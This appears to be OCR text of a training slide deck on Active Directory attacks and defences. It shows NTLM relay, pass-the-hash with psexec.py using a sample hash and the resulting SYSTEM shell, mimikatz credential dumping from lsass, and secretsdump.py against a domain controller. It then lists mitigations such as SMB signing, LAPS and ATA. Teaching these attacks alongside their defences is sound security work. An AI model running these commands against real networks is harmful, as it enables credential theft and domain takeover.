
NTLM Relay

Using ntlmrelayx.py

- NTLM Relay
  - Relaying hashes is possible
  - ntlmrelayx.py also offers option to run arbitrary commands on the system
  - if the user is not admin you won´t get RCE, however you can relay to other services like:
    - LDAP
    - IMAP
    - MSSQL
    - SMB



Relaying to IMAP on Mailserver and dumping all mails that contain the search term password



Relaying to LDAP server and creating a new user

https://www.fox-it.com/en/insights/blogs/blog/inside-windows-network/

Pass-the-Hash

Using psexec.py to Pass-the-Hash

TACTICX
innovation | solutions | consulting

Pass-the-hash

Using psexec.py to Pass-the-Hash and drop a shell


Run psexec and Pass-the-Hash

- helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::

```
# Pass-the-Hash with psexec
python psexec.py helpdesk@workstation03 –hashes aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150
```

```
[root:~/OWASP/impacket/examples]# python psexec.py helpdesk@workstation04 -hashes aad3b435b51404eeaad3b4
35b51404ee:94c2605ea71fca715caacfaa92088150

Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on workstation04.....
[*] Found writable share ADMIN$
[*] Uploading file OFOLMKgN.exe
[*] Opening SVCManager on workstation04.....
[*] Creating service IBRW on workstation04.....
[*] Starting service IBRW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Windows\system32>whoami
nt-autorität\system
```

- Key takeaway after Pass-the-Hash to workstation04
  - We have local administrative rights on workstation04 and can execute code
  - The “Domain Admin” luke.skywalker is working on this computer



Phase 3 – Privileged Access

Keep moving laterally abusing local admin privilges

TACTICX
innovation | solutions | consulting

Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators

- Administrative access to a computer means we can read process memory
  - **Dumping memory contents of lsass.exe & extracting credentials**
    - Sysinternals ProcDump creates a minidump of the target process
    - Use Mimikatz to extract the credentials from it
    - Will not trigger AV
  - **Use Mimikatz in Metasploit to dump the credentials**
    - Might trigger AV

http://technet.microsoft.com/en-us/sysinternals/dd996900.aspx

http://blog.gentilkiwi.com/mimikatz

Demo

Dump creds with mimikatz

TACTICX
innovation | solutions | consulting


Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators

➢ Run psexec and Pass-the-Hash

 # Dumping creds in with meterpreter in metasploit using mimikatz (make sure you use an privileged account)


```
getsystem
load mimikatz
mimikatz command –f privilege::debug
mimikatz command –f sekurlsa::logonPasswords
```



http://technet.microsoft.com/en-us/sysinternals/dd996900.aspx

http://blog.gentilkiwi.com/mimikatz

- Key takeaway of after dumping the creds
  - We have valid credentials for the user luke.skywalker
  - luke.skywalker is member of the “Domain Admin” group, so we have administrative access to the domain controller



Phase 3 – Privileged User

Looting the thing

TACTICX
innovation | solutions | consulting

Phase 3 – Privileged user (domain)

Looting the thing – secretsdump.py

- We have administrative access to the domain controller

- What now? Do you want persistance?
  - Dumping all user hashes
  - Creation of golden tickets

- On workstations:
  - secretsdump.py can be used to dump SAM/LSA secrets remotely
  - Performs various techniques to dump hashes from a remote machine without executing any agent there

- On DCs it will also:
  - For NTDS.dit it will either:
    a) Get the domain users list and get all hashes of all domain users (including historical ones) as well as Kerberos keys
       a) MS Directory Replication Service (MS-DRS) Remote Protocol
    b) Extract NTDS.dit
       a) vssadmin executed with the smbexec approach

Demo

Dumping all the hashes – secretsdump.py

TACTICX
innovation | solutions | consulting

Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators

➢ Run secretydump.py with administrative creds on the domain controller

```
# Dumping hashes of all domain users (including password history hashes)
python secretsdump.py pwny/luke.skywalker@pwnylabdc01
```

Mitigations

Preventing – AD Attacks 101

TACTICX
innovation | solutions | consulting

Phase 3 – Mitigations

Don´t let it come so far

- **Compromise** of just one **Domain Admin** account in the Active Directory exposes the **entire organization to risk**
  - **The attacker has unrestricted access** to all resources managed by the domain, all users, servers, workstations and data
  - The attacker could instantly establish **persistence** in the Active Directory environment, which is difficult to notice and **cannot be efficiently remediated with guarantees**.

“Once domain admin, always domain admin”

Phase 3 – Mitigations

Defense against Responder attacks

- **Disable LLMNR and NBT-NS**
  - You need to disable both, because if LLMNR is disabled, it will automatically attempt to use NBT-NS instead
  - Disable LLMNR via Group Policy
  - Disabling NetBios cannot be done via GPO
- **Limiting communication between workstations on the same network**
  - Reduces attack surface
- **Mitigation against WPAD**
  - Disable WPAD via Group Policy
  - Add DNS record “wpad” in your DNS zone
  - Only allow secure dynamic updates – Dynamic updates “Secure only”
- **Never let anyone perform non-administrative tasks with privileged accounts**

https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning
https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/
http://woshub.com/how-to-disable-netbios-over-tcpip-and-llmnr-using-gpo/

Phase 3 – Mitigations

Defense against NTLM Relay attacks

- **Disable NTLM entirely, use Kerberos**
  - Not really easy to implement
- **Enable SMB signing, where possible**
  - Can be done via Group Policy
  - Please consider compatibility of other network devices before enabling SMB Signing
  - SMB signing will prevent relaying to SMB by requiring all traffic to be signed
- **Enable LDAP signing**
  - LDAP signing prevents unsigned connections to LDAP
- **More on NTLM relay and mitigations**
  - https://www.fox-it.com/en/insights/blogs/blog/inside-windows-network/

Phase 3 – Mitigations

Defense against lateral movement


- **Deploy (Microsoft Local Administrator Password Solution)**
  - Provides a solution to the issue of using a common local account with an identical password on every computer in a domain
    - https://technet.microsoft.com/en-us/library/security/3062591
- **Do not allow the use of privileged accounts to perform non-administrative tasks**
  - Provide admins with separate accounts to perform administrative duties
- **Educate your users to exhibit secure behavior**
  - Good luck with that one :D
- **Deactivate the Built-in Admin**
- **Restrict domain and enterprise admin accounts from authenticating to less trusted computers**
- **Establish Strong Password policies (complexity, history, expiration)**
- **Do not configure services or schedule tasks to use privileged domain accounts on lower trust computers**


- **Use PowerView, Bloodhound or similar tool to understand you environment**
  - Who has admin rights? Domain-wide? Local?
    - Do they really need those privileges?
    - Do they still work here?
  - Who can log into DC`s
  - Is there a policy to avoid logins into untrusted systems with domain privileged accounts?
  - Limit service accounts privileges
  - Did all admins get a proper introduction into AD Security?
  - Any SMB Shares accessible anonymously?

Phase 3 – Mitigations

Detection of advanced attacks - Microsoft Advanced Threat Analytics


- Port mirroring from Domain Controllers and DNS servers to the ATA Gateway and/or
- Deploying an ATA Lightweight Gateway (LGW) directly on Domain Controllers
- More information to Microsoft ATA
  - » https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata






Phase 3 – Mitigations


Admin checklist





Read this:

- Mitigating Pass-the-Hash and other Credential Theft, version 2



Credits

Shoutouts to the titans in this area

TACTICX
innovation | solutions | consulting

Huge shoutouts to:

- @ciyinet – Providing great slides
- @gentilkiwi – Mimikatz
- @agsolino – Creator of Impacket
- @TimMedin – Great talks
- @PyroTek3 – AD Security
- @nikhil_mitt – Powershell Training
- @byt3bl33d3r – CrackMapExec

and many more...

Questions?

TACTICX
innovation | solutions | consulting